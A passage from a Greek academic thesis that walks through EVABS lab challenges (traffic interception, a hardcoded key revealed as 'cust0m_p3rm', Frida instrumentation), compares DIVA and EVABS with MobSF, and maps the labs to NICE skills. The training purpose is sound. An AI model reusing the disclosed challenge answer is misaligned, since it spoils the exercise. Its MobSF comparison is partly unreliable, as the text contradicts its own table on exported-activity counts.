Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την πρόσβαση στον κώδικα Smali με την χρήση του Arktool. Στην συνέχεια επεξεργάζονται τον κώδικα και τον επανατοποθετούν στην εφαρμογή ώστε να επιβεβαιωθεί η ευπάθεια. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών όπως η προστασία του κώδικα και η αποτροπή επεξεργασίας του.

3.4.10. EV10 – Interception (Ευπάθεια στη παρακολούθηση της διακίνησης των μηνυμάτων της συσκευής)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση παρουσιάζει μια υποτιθέμενη παρακολούθηση των πληροφοριών που μεταφέρονται από τον server στην συσκευή και την επεξεργασία αυτών. Οι προγραμματιστές της εφαρμογής δίνουν τη δυνατότητα στους εκπαιδευόμενους να ελέγχουν την κίνηση των πληροφοριών που μεταφέρονται στο δίκτυο ανάμεσα σε έναν server και τις συσκευές Android όπως και την επεξεργασία των πληροφοριών αυτών.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με ελεύθερη παρακολούθηση των κινήσεων σε ένα δίκτυο, και επομένως με τις ευπάθειες ασφάλειας δεδομένων, ασφάλειας δικτύου, ασφάλειας λογισμικού, ασφάλειας υλικού και ασυμβατότητας εφαρμογών (Data Security, Network Security, Software Security, Hardware Security και Implementation error). Είναι γνωστό ότι, η προστασία των πληροφοριών που μεταφέρονται μέσω του δικτύου είναι σημαντική, ωστόσο στην συγκεκριμένη περίπτωση οι προγραμματιστές εσφαλμένα επιτρέπουν την παρακολούθηση της κίνησης που πραγματοποιείται μέσω του δικτύου. Με την αξιοποίηση του profiler που παρέχει το Android Studio δίνεται η δυνατότητα στους εκπαιδευόμενους να έχουν πρόσβαση στην κίνηση μέσα στο δίκτυο, να υποκλέψουν πληροφορίες που μεταφέρονται μέσω του δικτύου και να επιβεβαιώσουν τη συγκεκριμένη ευπάθεια. (Εικόνα 14)



Εικόνα 14. Προβολή της κίνησης του δικτύου ανάμεσα από τον server προς την εφαρμογή μας

Η εν λόγω ευπάθεια εκθέτει τα δεδομένα του χρήστη που μεταφέρονται μέσω δικτύου και επιτρέπουν σε εργαλεία, όπως τον profiler του Android Studio, να αποκτήσουν πρόσβαση στα δεδομένα που μεταφέρονται μέσω δικτύου.

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η διόρθωση του κώδικα και η απόκρυψη των πληροφοριών που μεταφέρονται μέσω δικτύου. Για την ακρίβεια, οποιαδήποτε μεταφορά πληροφοριών μέσω δικτύου θα πρέπει να γίνεται με μεγάλη προσοχή. Επιπλέον, γίνεται αντιληπτό ότι ιδιαίτερα σημαντικό ρόλο παίζει ο έλεγχος αυθεντικοποίησης και η αποτροπή δικαιωμάτων πρόσβασης στις πληροφορίες που μεταφέρονται μέσω δικτύου σε εφαρμογές όπως το Android Studio

Εργαλεία που αξιοποιήθηκαν: Στη συγκεκριμένη πρόκληση αξιοποιήθηκε το Profiler του Android Studio, το οποίο παρέχει δεδομένα σε πραγματικό χρόνο για την κατανόηση αξιοποίησης του επεξεργαστή, της μνήμης και του δικτύου από μία


εφαρμογή, για τον εντοπισμό της κίνησης στο δίκτυο ανάμεσα στον server και την εφαρμογή.

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την εισαγωγή στον profiler και την παρακολούθηση του δικτύου. Μόλις σταλεί μια πληροφορία από την εφαρμογή οι εκπαιδευόμενοι μπορούν να την εντοπίσουν και να την καταγράψουν ώστε έπειτα να την επεξεργαστούν. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών, όπως η σωστή προστασία του δικτύου και την κρυπτογράφηση των πληροφοριών που στέλνονται μέσω αυτού.

3.4.11. EV11 – Custom Access (Ευπάθεια παραβίασης προσαρμοσμένης δράσης στα αρχεία της συσκευής)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση παρουσιάζει μια υποτιθέμενη παραβίαση προσαρμοσμένης δράσης. Οι προγραμματιστές της εφαρμογής τοποθετούν στον κώδικα της πρόκλησης τον κωδικό που αποστέλλει τους κωδικούς των αισθητήρων, οι οποίοι επιτρέπουν είσοδο στις επικοινωνίες του EVABS.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με τον ίδιο τον κώδικα και επομένως με τις ευπάθειες *ασφάλεια δεδομένων* και *ασυμβατότητας* (Data Security και Implementation error). Είναι γνωστό ότι η προστασία των προσαρμοσμένων δράσεων είναι σημαντική, ωστόσο στην συγκεκριμένη περίπτωση οι προγραμματιστές εσφαλμένα αφήνουν τον κωδικό εισόδου στις επικοινωνίες του EVABS μέσα στον κώδικα της πρόκλησης. Στην συνέχεια, με την αξιοποίηση του εργαλείου JD-GUI δίνεται η δυνατότητα στους εκπαιδευόμενους να αποκτήσουν πρόσβαση στον κώδικα της πρόκλησης και να ανακαλύψουν τον κωδικό των επικοινωνιών του EVABS ώστε να τους αποσταλούν τα κλειδιά του συστήματος και να επιβεβαιώσουν τη συγκεκριμένη ευπάθεια. (Εικόνα 15)



Εικόνα 15. Προβολή του μηνύματος επιτυχίας που εμφανίστηκε αφού προσθέσαμε το κλειδί 'cust0m_p3rm'

Η εν λόγω ευπάθεια εκθέτει τα κλειδιά των επικοινωνιών στον κώδικα της εφαρμογής και επιτρέπει σε λογισμικά, όπως το JD-GUI, να αποκτήσουν πρόσβαση στον κώδικα και τα δεδομένα του χρήστη.

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η διόρθωση του κώδικα και η μη έκθεση των κλειδιών των προσαρμοσμένων δράσεων. Για την ακρίβεια, οποιαδήποτε αποθήκευση κλειδιών προσωπικών δράσεων θα πρέπει να γίνεται με μεγάλη προσοχή. Επιπλέον, γίνεται αντιληπτό ότι ιδιαίτερα σημαντικό ρόλο παίζει ο έλεγχος εξουσιοδότησης και αυθεντικοποίησης και η αποτροπή δικαιωμάτων πρόσβασης σε εργαλεία, όπως το JD-GUI στον κώδικα της εφαρμογής.

Εργαλεία που αξιοποιήθηκαν: Στην συγκεκριμένη ευπάθεια αξιοποιήθηκε το JD-GUI (Java Decompiler), ένα εργαλείο που παρέχει γραφικό περιβάλλον για την εμφάνιση του πηγαίου κώδικα Java (αρχείων .class).

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την εισαγωγή στο JD-GUI και την αναζήτηση του κώδικα για τυχόν πληροφορίες πάνω σε κάποια προσαρμοσμένη δράση. Μόλις ανακαλύψουν τον κωδικό για την αποστολή των κλειδιών των επικοινωνιών του EVABS πρέπει να τον εισάγουν στην εφαρμογή για να τους σταλούν τα κλειδιά και να επιβεβαιώσουν την ευπάθεια. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών όπως η σωστή διαχείριση των προσωπικών δεδομένων στις εσωτερικές διεργασίες της εφαρμογής.

3.4.12. EV12 – Instrument: (Ευπάθεια επεξεργασίας αρχείων με την χρήση δυναμικών οργάνων)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση παρουσιάζει μια υποτιθέμενη αλλαγή συντεταγμένων για το ταξίδι ενός αεροσκάφους. Οι προγραμματιστές της εφαρμογής τοποθετούν λάθος συντεταγμένες για την διαδρομή του αεροσκάφους. Οι εκπαιδευόμενοι κάνοντας χρήση του εργαλείου Frida πραγματοποιούν δυναμική δυαδική οργάνωση, δηλαδή μια διαδικασία τροποποίησης των οδηγιών ενός δυαδικού προγράμματος ενώ εκτελείται, στο αρχείο της πρόκλησης για να πετάξει το αεροσκάφος.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με τον ίδιο τον κώδικα και επομένως με τις ευπάθειες ασφάλειας δεδομένων, ασφάλειας δικτύου και ασυμβατότητας εφαρμογών (Data Security, Network Security και Implementation error). Είναι γνωστό ότι η προστασία των αρχείων μιας εφαρμογής είναι σημαντική, ωστόσο στην συγκεκριμένη περίπτωση οι προγραμματιστές εσφαλμένα αφήνουν απροστάτευτα όλα τα αρχεία των προκλήσεων. Με την αξιοποίηση του εργαλείου Frida δίνεται η δυνατότητα στους εκπαιδευόμενους να αποκτήσουν πρόσβαση στα αρχεία των προκλήσεων και να πραγματοποιήσουν δυναμική δυαδική οργάνωση σε αυτά, ώστε να αλλάξουν τα δεδομένα που περιέχονται μέσα σε αυτές. Στην εικόνα 16 παρουσιάζεται ο κώδικας της παρούσας πρόκλησης όπου φανερώνει το γινόμενο (>220) των συντεταγμένων που θα έπρεπε να χρησιμοποιηθούν για να απογειωθεί το διαστημόπλοιο.

```
x = a*b;

Random r = new Random();
int rand = r.nextInt(220-150) + 150;
xt.setText(String.valueOf(x));

if (x > rand) {

    tv.setText("VIBRAN IS RESDY TO FLY! YOU ARE GOING HOME!");

    String x = stringFromJNI();

    Log.d("CONGRATZ!", x);
```

Εικόνα 16. Προβολή του κώδικα που μας παρουσιάζει τις συντεταγμένες με γινόμενο >220 που έπρεπε να βάλουμε για να απογειωθεί το σκάφος

Η εν λόγω ευπάθεια εκθέτει τα δεδομένα του χρήστη και επιτρέπει σε εργαλεία, όπως το Frida, να αποκτήσουν πρόσβαση σε δεδομένα ή διαδικασίες σχετικές με την επεξεργασία και την τροποποίηση ενός δυαδικού προγράμματος.

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η προστασία του κώδικα της εφαρμογής από εξωτερικούς παράγοντες. Επιπλέον, γίνεται αντιληπτό ότι είναι σημαντικός ο έλεγχος εξουσιοδότησης και αυθεντικοποίησης και η αποτροπή δικαιωμάτων πρόσβασης στον κώδικα της εφαρμογής σε εργαλεία όπως το Frida.

Εργαλεία που αξιοποιήθηκαν: Στη συγκεκριμένη πρόκληση αξιοποιήθηκε το Frida, μια δυναμική εργαλειοθήκη για προγραμματιστές, για αντίστροφους μηχανικούς και για ερευνητές ασφαλείας. Η χρήση του έγινε με σκοπό την απόκτηση πρόσβασης στο αρχείο 'Frida1.class' και την δυναμική δυαδική οργάνωση των συντεταγμένων του αεροσκάφους.

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την χρήση του εργαλείου Frida και τους πιθανούς τρόπους αξιοποίησης της δυναμικής δυαδικής οργάνωσης, ώστε να είναι δυνατή η επεξεργασία των αρχείων εφαρμογής και η εξοικείωση με τις ενέργειες που είναι δυνατόν να πραγματοποιηθούν στην συσκευή. Με αυτόν τον τρόπο γνωστοποιούνται όλα τα δεδομένα του χρήστη και μπορεί να δεχτεί επεξεργασία οποιαδήποτε πληροφορία. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών όπως η σωστή διαχείριση και προστασία των προσωπικών δεδομένων του χρήστη.

3.5 Σύγκριση των εκπαιδευτικών εργαλείων DIVA και EVABS Το εργαλείο MobSF

Σε αυτή την ενότητα με την χρήση του εργαλείου [MobSF](#), που παρουσιάστηκε σε προηγούμενο κεφάλαιο, πραγματοποιείται μια σύγκριση ανάμεσα στις δύο εφαρμογές που ολοκληρώθηκαν, το DIVA και το EVABS (Εικόνα 17). Αυτή επετεύχθη μετά την επιλογή των πακέτων που έχουν ανοίξει με το εργαλείο MobSF και την επιλογή του κουμπιού 'Compare' στα πακέτα του DIVA και του EVABS.

Comparing jakhar.aseem.diva - 1.0 and com.revo.evabs - 1.0			
APP INFORMATION		ICON	
	jakhar.aseem.diva - 1.0		com.revo.evabs - 1.0
File name	diva-beta.apk		EVABSv4.apk
MD5	82ab8b2193b3cfb1c737e3a786be363a		385516295de3d10fd09bce76817c3ccb
Size	1.43MB		7.94MB
Certificate	Subject: C=US, O=Android, CN=Android Debug		Subject: CN=EVABS

Εικόνα 17. Προβολή της σύγκρισης ανάμεσα στην εφαρμογή DIVA και EVABS στο εργαλείο MobSF

Πραγματοποιώντας αυτήν την σύγκριση γίνονται κατανοητά τα συστατικά των δύο εφαρμογών. Με αυτόν τον τρόπο καθίσταται δυνατή η διεξαγωγή των προσωπικών

μας συγκρίσεων ώστε να εξεταστεί ποια από τις δύο εφαρμογές είναι πιο επικίνδυνη. Στην εικόνα 18 απεικονίζονται τα συστατικά που περιέχουν τα πακέτα των εφαρμογών DIVA και EVABS. Συγκεκριμένα, στην πρώτη στήλη προβάλλονται οι δραστηριότητες που περιέχουν οι δύο εφαρμογές, οι οποίες αποτελούν ένα συστατικό που πραγματοποιεί μέρος της οπτικής διεπαφής του χρήστη της εφαρμογής.

COMPONENTS								
	ACTIVITIES	EXPORTED ACTIVITIES	SERVICES	EXPORTED SERVICES	RECEIVERS	EXPORTED RECEIVERS	PROVIDERS	EXPORTED PROVIDERS
jakhar.aseem.diva - 1.0	17	2	0	0	0	0	1	1
com.revo.evabs - 1.0	23	3	1	1	0	0	1	0

Εικόνα 18. Προβολή των συστατικών των εφαρμογών DIVA και EVABS με την χρήση του MobSF

Στο DIVA και στο EVABS περιέχονται 17 και 23 δραστηριότητες, αντίστοιχα. Επομένως, παρατηρείται ότι το EVABS προσφέρει περισσότερες δραστηριότητες για να εκτελέσει ο χρήστης με αποτέλεσμα να υπάρχουν μεγαλύτερες πιθανότητες να δημιουργηθεί μια ευπάθεια σε αυτές. Έπειτα, παρατηρούνται οι **εξαγόμενες δραστηριότητες (Exported Activities)**, οι οποίες χρησιμοποιούνται για την επικοινωνία με τις άλλες δραστηριότητες κατά την ανάπτυξη των εφαρμογών, ωστόσο παραμένοντας μέσα στο AndroidManifest.xml δημιουργούν μια ευπάθεια phishing επιθέσεων. Το DIVA περιέχει 2 εξαγόμενες δραστηριότητες, ενώ το EVABS 1. Με αυτόν τον τρόπο φαίνεται ότι το DIVA περιέχει περισσότερα λάθη στον κώδικα AndroidManifest.xml και είναι πιο ευάλωτο σε επιθέσεις phishing.

Στην επόμενη στήλη προβάλλονται οι **υπηρεσίες (Services)** που παρέχουν οι εφαρμογές και χρησιμοποιούνται για την εφαρμογή μακροχρόνιων λειτουργιών φόντου ή ενός πλήρους API επικοινωνιών που μπορεί να κληθεί από άλλες εφαρμογές. Το DIVA δεν προσφέρει τέτοιες υπηρεσίες, ενώ αντιθέτως στο EVABS προσφέρεται 1. Ωστόσο, η συγκεκριμένη στήλη, λόγω των λιγοστών υπηρεσιών, δεν παρουσιάζει τις πληροφορίες που θα χρειαζόνταν για τη διεξαγωγή ορθού συμπεράσματος.

Επιπρόσθετα, παρουσιάζονται οι **εξαγόμενες υπηρεσίες (Exported Services)**, οι οποίες, όπως και οι εξαγόμενες δραστηριότητες (Exported Activities), είναι δυνατόν να αξιοποιηθούν για την επικοινωνία με άλλες υπηρεσίες και να δημιουργήσουν ευπάθειες για επιθέσεις phishing. Το DIVA δεν περιέχει καμία εξαγόμενη υπηρεσία, καθώς απουσιάζουν οι προσφερόμενες υπηρεσίες, ενώ το EVABS περιέχει 1, η οποία μπορεί να βοηθήσει τον επιτιθέμενο να προβάλλει λανθασμένες πληροφορίες στον χρήστη της κινητής συσκευής. Ωστόσο, και σε αυτή τη περίπτωση συμπεραίνεται ότι το EVABS είναι ελάχιστα πιο ευάλωτο σε επιθέσεις από τις υπηρεσίες της και ο επιτιθέμενος είναι σε θέση να τις χρησιμοποιήσει για να αποκτήσει πρόσβαση στα δεδομένα του χρήστη.

Στην επόμενη στήλη παρουσιάζονται οι **δέκτες (Receivers)**, οι οποίοι επιτρέπουν στις εφαρμογές να λαμβάνουν προθέσεις που μεταδίδονται από το σύστημα ή από άλλες εφαρμογές. Το DIVA και το EVABS δεν περιλαμβάνουν δέκτες, επομένως είναι προστατευμένες από τυχόν ευπάθειες που μπορεί να δημιουργηθούν. Από την άλλη πλευρά οι **εξαγόμενοι δέκτες (Exported Receivers)** αξιοποιούνται για την επικοινωνία της εφαρμογής με άλλους δέκτες άλλων εφαρμογών και όπως και τα υπόλοιπα εξαγόμενα συστατικά δημιουργείται ευπάθεια phishing επιθέσεων. Ούτε το DIVA ούτε το EVABS περιλαμβάνει εξαγόμενους δέκτες, επομένως είναι προστατευμένες από τυχόν επιθέσεις phishing στους δέκτες τους.

Τέλος, στις δύο τελευταίες στήλες προβάλλονται οι **παροχείς περιεχομένου (Providers)** που περιλαμβάνονται στις εφαρμογές, οι οποίοι παρέχουν δομημένη πρόσβαση σε δεδομένα που διαχειρίζονται οι εφαρμογές. Και οι δύο εφαρμογές περιέχουν από 1 παροχέα, επομένως οι πιθανότητες να δεχτούν κάποια επίθεση σε αυτόν είναι οι ίδιες και για τις δύο.

Από την άλλη οι **εξαγόμενοι παροχείς περιεχομένου (Exported Providers)** αξιοποιούνται για την επικοινωνία με παροχείς σε άλλες εφαρμογές, ενώ λόγω αυτών δημιουργείται ευπάθεια phishing επιθέσεων. Το DIVA έχει 1 εξαγόμενο παροχέα ενώ το EVABS κανένα. Επομένως, συμπεραίνεται ότι το DIVA έχει μεγαλύτερη πιθανότητα να δεχτεί κάποια επίθεση phishing μέσω του εξαγόμενου παροχέα περιεχομένου.

Συμπερασματικά, παρατηρούμε ότι το EVABS έχει περισσότερες εξαγόμενες δραστηριότητες και υπηρεσίες από ότι το DIVA, γεγονός που το καθιστά πιο επικίνδυνο. Σε σχέση με το EVABS το DIVA υπερέχει κατά έναν εξαγόμενο παροχέα περιεχομένου, χωρίς ωστόσο αυτό να παίζει μεγάλο ρόλο, καθώς το EVABS έχει περισσότερα εξαγόμενα συστατικά και με αυτόν τον τρόπο καθίσταται πιο εύαλωτο σε επιθέσεις και σε υποκλοπή των δεδομένων του χρήστη. Αποτέλεσμα όλων αυτών είναι η επικινδυνότητα των δύο εφαρμογών, καθώς και το γεγονός ότι το EVABS καθίσταται λίγο πιο εύαλωτο σε επιθέσεις.

3.6 Συζήτηση στα αποτελέσματα σε σχέση με το DIVA και το EVABS

Εξετάζοντας προσεκτικά τα αποτελέσματα της έρευνας γίνεται αντιληπτό ότι, παρότι οι κινητές συσκευές εξυπηρετούν πολλές καθημερινές ενέργειες, οι ευπάθειές τους συνεχίζουν να βρίσκονται στην κορυφή της λίστας των ανησυχιών για την ασφάλεια. Ο μεγάλος όγκος των ευπαθειών υποδηλώνει ότι πολλές ομάδες ανάπτυξης δεν έχουν τους πόρους που απαιτούνται για την αντιμετώπιση όλων των πιθανών αδυναμιών ασφαλείας και υπάρχει εμφανής έλλειψη ειδικευόμενων επαγγελματιών με δεξιότητες στον συγκεκριμένο τομέα. Ως εκ τούτου, είναι απαραίτητο οι εκπαιδευτικοί να μεταλαμπαδεύουν στους μελλοντικούς επαγγελματίες τις κατάλληλες τεχνικές γνώσεις που απαιτούνται για την αντιμετώπιση των ευπαθειών.

Με την χρήση του DIVA, του EVABS και άλλων εκπαιδευτικών πλατφορμών και εργαλείων οι μελλοντικοί επαγγελματίες θα μπορούν να πληροφορούνται για πλήθος ευπαθειών που υπάρχουν στις κινητές συσκευές και να αποκτούν τα κατάλληλα KSAs που χρειάζονται για την επαγγελματική τους σταδιοδρομία και την

αντιμετώπιση πιο σύγχρονων ευπαθειών. Επιπλέον, με την εκτίμηση επιπτώσεων οι μελλοντικοί επαγγελματίες θα είναι σε θέση να κατανοήσουν καλύτερα την επικινδυνότητα της κάθε ευπάθειας και θα καθίστανται ικανοί παρατηρώντας μόνο κάποιες από αυτές να προβλέψουν τις επιπτώσεις που μπορεί να επιφέρουν αλλά και τους τρόπους με τους οποίους μπορούν να αντιμετωπιστούν.

Ο σκοπός της έρευνάς μας είναι οι εκπαιδευτές και οι μελλοντικοί επαγγελματίες να αποκτήσουν έναν οδηγό σχετικά με τις ασκήσεις που θα μπορούσαν να πραγματοποιήσουν και τα γνωστικά πεδία που είναι δυνατόν να αποκομίσουν από αυτές. Παράλληλα, ένας ακόμα στόχος είναι να αναδειχθεί αν και πόσο μπορούν εργαστηριακές και πρακτικές ασκήσεις να συσχετιστούν με το NICE Cybersecurity Framework της NIST, προκειμένου να διαπιστωθεί σε ποια γνωστικά πεδία απευθύνονται οι συγκεκριμένες. Επιπλέον, διερευνάται αν μπορεί μια τέτοια μεθοδολογία να γενικευθεί και παρουσιάζονται δύο παραδείγματα, το DIVA και το EVABS, για να διαπιστώσουμε αν μπορεί ολοκληρωμένα να στηριχθεί η προσέγγισή μας.

Η θετική συμβολή του εν λόγω εγχειρήματος στη κυβερνοασφάλεια φαίνεται στη περίπτωση που επιθυμήσει κάποιος να εντοπίσει πώς παρουσιάζονται και υλοποιούνται οι ευπάθειες στις εργαστηριακές ασκήσεις και κατά πόσο συσχετίζονται με πραγματικές συνθήκες επιθέσεων. Επιπρόσθετα, με τις εργαστηριακές ασκήσεις οι μελλοντικοί επαγγελματίες μπορούν να κατανοήσουν καλύτερα τις ευπάθειες και να διαμορφώσουν μια σωστή και επαγγελματική αντιμετώπιση απέναντι τους. Με αυτόν τον τρόπο ο τομέας της εκπαίδευσης στην κυβερνοασφάλεια των κινητών συσκευών θα μπορέσει να εξελιχθεί και να παράγει κατάλληλους επαγγελματίες που θα διακατέχονται από εξειδικευμένες γνώσεις και θα είναι προετοιμασμένοι απέναντι σε μελλοντικές ευπάθειες.

Από την άλλη πλευρά, λόγω του ότι οι εργαστηριακές ασκήσεις βρίσκονται σε πρώιμο στάδιο ανάπτυξης είναι δυνατόν η προσέγγισή μας να εμφανίσει κάποια μειονεκτήματα. Καθώς κάποιες από αυτές τις ασκήσεις δεν είναι κατάλληλα διατυπωμένες, οι ενέργειες που πρέπει να εκτελέσει ο χρήστης δεν γίνονται πλήρως κατανοητές και μπορούν να παρουσιάζουν ποικίλες ευπάθειες στους μελλοντικούς επαγγελματίες. Επιπρόσθετα, ο τρόπος εγκατάστασης και χρήσης των εργαστηρίων αυτών μπορεί να αποτελέσει περίπλοκη διαδικασία, και ειδικά για κάποιον που δεν έχει ασχοληθεί προηγουμένως με αυτόν τον τομέα, ενώ παράλληλα χρειάζεται κατάλληλο υπολογιστικό σύστημα και μια κινητή συσκευή, η οποία θα πρέπει να έχει πρόσβαση σε root δικαιώματα.

Εντούτοις, ο τρόπος με τον οποίο εξετάστηκε και μελετήθηκε το συγκεκριμένο ζήτημα μπορεί να προετοιμάσει σε πολύ ικανοποιητικό βαθμό τους μελλοντικούς επαγγελματίες της κυβερνοασφάλειας, αλλά και να προσελκύσει ακόμα περισσότερα άτομα ώστε να ασχοληθούν με αυτόν τον τομέα. Τέλος, σε κάθε περίπτωση είναι δυνατή η ύπαρξη περαιτέρω μελλοντικών επεκτάσεων πάνω στην προσέγγισή μας. Παραδείγματος χάριν οι προκλήσεις των εφαρμογών DIVA και EVABS μπορεί να πραγματοποιηθούν με μια rooted ή emulated κινητή συσκευή ώστε να αναδειχθούν καλύτερα κάποιες ευπάθειες. Επιπλέον, μια άλλη επέκταση θα μπορούσε να

αποτελέσει η δημιουργία περισσότερων εικονικών εργαστηρίων, τα οποία θα πραγματοποιούν μια συσχέτιση με βάση τα παραδείγματα που δόθηκαν στην εν λόγω εργασία ώστε να γίνεται ξεκάθαρος ο στόχος της κάθε άσκησης. Κλείνοντας, σημαντική παράμετρος αποτελεί και η μελέτη των iOS και των αντίστοιχων ευπαθειών, καθώς και η μελέτη εργαλείων που μπορεί να απευθύνονται σε άλλες συσκευές που δεν χρησιμοποιούν Android.

4. Συσχέτιση γνώσεων, δυνατοτήτων και ικανοτήτων των εκπαιδευτικών εργαλείων με το NICE Cybersecurity Workforce Framework

Σε αυτό το κεφάλαιο της εργασίας πραγματοποιείται συσχέτιση των γνώσεων, των δυνατοτήτων και των ικανοτήτων (KSA), που παρουσιάζονται στην Εθνική Πρωτοβουλία για την Εκπαίδευση στην Κυβερνοασφάλεια (NICE), με αυτές που χρειάζονται και αποκτώνται μετά την χρήση των εκπαιδευτικών εργαλείων DIVA και EVABS. Τα KSA είναι τα χαρακτηριστικά που απαιτούνται για την εκτέλεση ρόλων εργασίας και αναδεικνύονται μέσω σχετικής εμπειρίας, εκπαίδευσης ή κατάρτισης. Πιο συγκεκριμένα, η γνώση αφορά ένα σύνολο πληροφοριών που εφαρμόζονται απευθείας στην εκτέλεση μιας λειτουργίας και βοηθά στη βελτίωση και εξέλιξη του χρήστη. Η ικανότητα είναι η εκτέλεση μιας συμπεριφοράς που μπορεί να παρατηρηθεί. Με αυτόν τον τρόπο παρατηρείται ποια χαρακτηριστικά προσφέρουν τα δύο εκπαιδευτικά εργαλεία στους χρήστες και τι γνώσεις μπορούν να αποκομίσουν οι ίδιοι από αυτά. Η δεξιότητα ορίζεται συχνά ως η ικανότητα να εκτελείται μια εκπαιδευμένη ψυχοκινητική πράξη. Παράλληλα, χρησιμοποιείται για την περιγραφή της ικανότητας εφαρμογής εργαλείων, πλαισίων και διαδικασιών. Σκοπός είναι η εξειδίκευση και η δημιουργία ενός πλαισίου για την εκπαίδευση των κινητών με τις γνώσεις, δεξιότητες και ικανότητες που βρέθηκαν στις προκλήσεις του DIVA και EVABS. Με αυτόν τον τρόπο επιδιώκεται η ανάδειξη των κενών που μπορεί να βρεθούν σε μελλοντικές προκλήσεις, ώστε να δημιουργηθεί ένα πιο ασφαλές περιβάλλον στον κυβερνοχώρο.

Στους πίνακες που ακολουθούν παρουσιάζονται οι γνώσεις, οι δυνατότητες και οι ικανότητες (KSA) που αποκτώνται από το πλαίσιο NICE. Το πλαίσιο NICE αποτελεί μια συνεργασία ανάμεσα στην αμερικανική κυβέρνηση και τον ιδιωτικό τομέα βιομηχανικών εταιρών που στόχο έχει να ενεργοποιήσει και να προωθήσει ένα ισχυρό δίκτυο και ένα σύστημα εκπαίδευσης, κατάρτισης και δημιουργίας εργατικού δυναμικού της κυβερνοασφάλειας. Με αυτόν τον τρόπο, που πραγματοποιείται με την σύμπραξη κυβερνητικών, ακαδημαϊκών και ενισχύεται η στήριξη των υπάρχοντων επιτυχημένων προγραμμάτων και διευκολύνεται η αλλαγή και η καινοτομία, ώστε ο αριθμός των εξειδικευμένων επαγγελματιών στην κυβερνοασφάλεια να αυξηθεί.

Καθώς οι απειλές που εκμεταλλεύονται τις ευπάθειες στην υποδομή του κυβερνοχώρου αυξάνονται και εξελίσσονται, κρίνεται απαραίτητη η συγκρότηση ενός καταρτισμένου εργατικού δυναμικού της κυβερνοασφάλειας, ικανό να σχεδιάζει, να αναπτύσσει, να εφαρμόζει και να διατηρεί αμυντικές και επιθετικές στρατηγικές στον κυβερνοχώρο. Το NICE προωθεί πληθώρα πρωτοβουλιών σε εθνικό επίπεδο που αυξάνουν τον αριθμό των ατόμων με γνώσεις, ικανότητες και δεξιότητες (KSA), ώστε η εργασία στον κυβερνοχώρο να γίνεται με ασφάλεια.

Στη συνέχεια η κάθε γνώση(K), ικανότητα(S) και δεξιότητα(A) θα διαβαθμίζεται από διαφορετικά χρώματα, με τα οποία θα φαίνεται η σχέση του κάθε χαρακτηριστικού της εφαρμογής με τα χαρακτηριστικά που αναδεικνύονται στο NICE. Συγκεκριμένα, τα χαρακτηριστικά με ελάχιστη σχέση με τα χαρακτηριστικά

του NICE έχουν ανοιχτό γαλάζιο χρώμα, τα χαρακτηριστικά με έμμεση σχέση έχουν γαλάζιο και τα χαρακτηριστικά με άμεση σχέση θα έχουν βαθύ μπλε. Επιπρόσθετα, στους πίνακες που ακολουθούν πρώτα παρουσιάζονται τα χαρακτηριστικά που συσχετίζονται με τις προκλήσεις των εργαλείων εκμάθησης, στη συνέχεια η σχέση που έχουν με τις προκλήσεις και τέλος, η πλατφόρμα, στην οποία εντοπίστηκαν. Αξίζει να αναφερθεί ότι δεν παρουσιάζουν όλες οι γνώσεις άμεση σχέση, εν αντιθέσει με κάποιες που παρουσιάζουν έμμεση και ελάχιστη σχέση.

1. Ελάχιστη σχέση με το NICE: **Ανοιχτό Γαλάζιο**
2. Έμμεση σχέση με το NICE: **Γαλάζιο**
3. Άμεση σχέση με το NICE: **Βαθύ Μπλε**

Επιπλέον, λόγω του ότι οι γνώσεις εμφανίζονται σε πολλές προκλήσεις και είναι αδύνατο να διακριθεί κάποια συγκεκριμένη, παρά μόνο των γνώσεων για το δίκτυο, καθώς μόνο το EVABS παρουσιάζει μόνο μια πρόκληση για τις συγκεκριμένες, δεν έχει προστεθεί συγκεκριμένα σε ποια πλατφόρμα και πρόκληση βρίσκονται αυτές.

4.1 Συσχέτιση με τις γνώσεις (Knowledge)

Στον Πίνακα 15 παρουσιάζονται οι γνώσεις που εντοπίστηκαν στις προκλήσεις των εργαλείων εκμάθησης DIVA και EVABS. Οι γνώσεις με έμμεση σχέση με το NICE αντιστοιχούν με τα χαρακτηριστικά των εκπαιδευτικών πλατφορμών, καθώς ο χρήστης μπορεί μέσω του συνόλου των προκλήσεων να αποκτήσει τις γνώσεις αυτές, χωρίς να τις παρουσιάσουν άμεσα τα εργαλεία εκμάθησης και από τις ενέργειες που πραγματοποιεί να εξοικειωθεί γρήγορα με αυτές.

KSA ID	Περιγραφή	Πλατφόρμα
K0002	Γνώση των διαδικασιών διαχείρισης κινδύνου(π.χ. μέθοδοι για την αξιολόγηση και τον μετριασμό κινδύνου).	Both
K0004	Γνώση των αρχών της ασφάλειας στον κυβερνοχώρο και της ιδιωτικής ζωής.	Both
K0005	Γνώση των απειλών και των ευπαθειών στον κυβερνοχώρο.	Both
K0007	Γνώση της μεθόδου ελέγχου ταυτότητας, εξουσιοδότησης και ελέγχου πρόσβασης.	Both
K0009	Γνώση των ευπαθειών των εφαρμογών.	Both
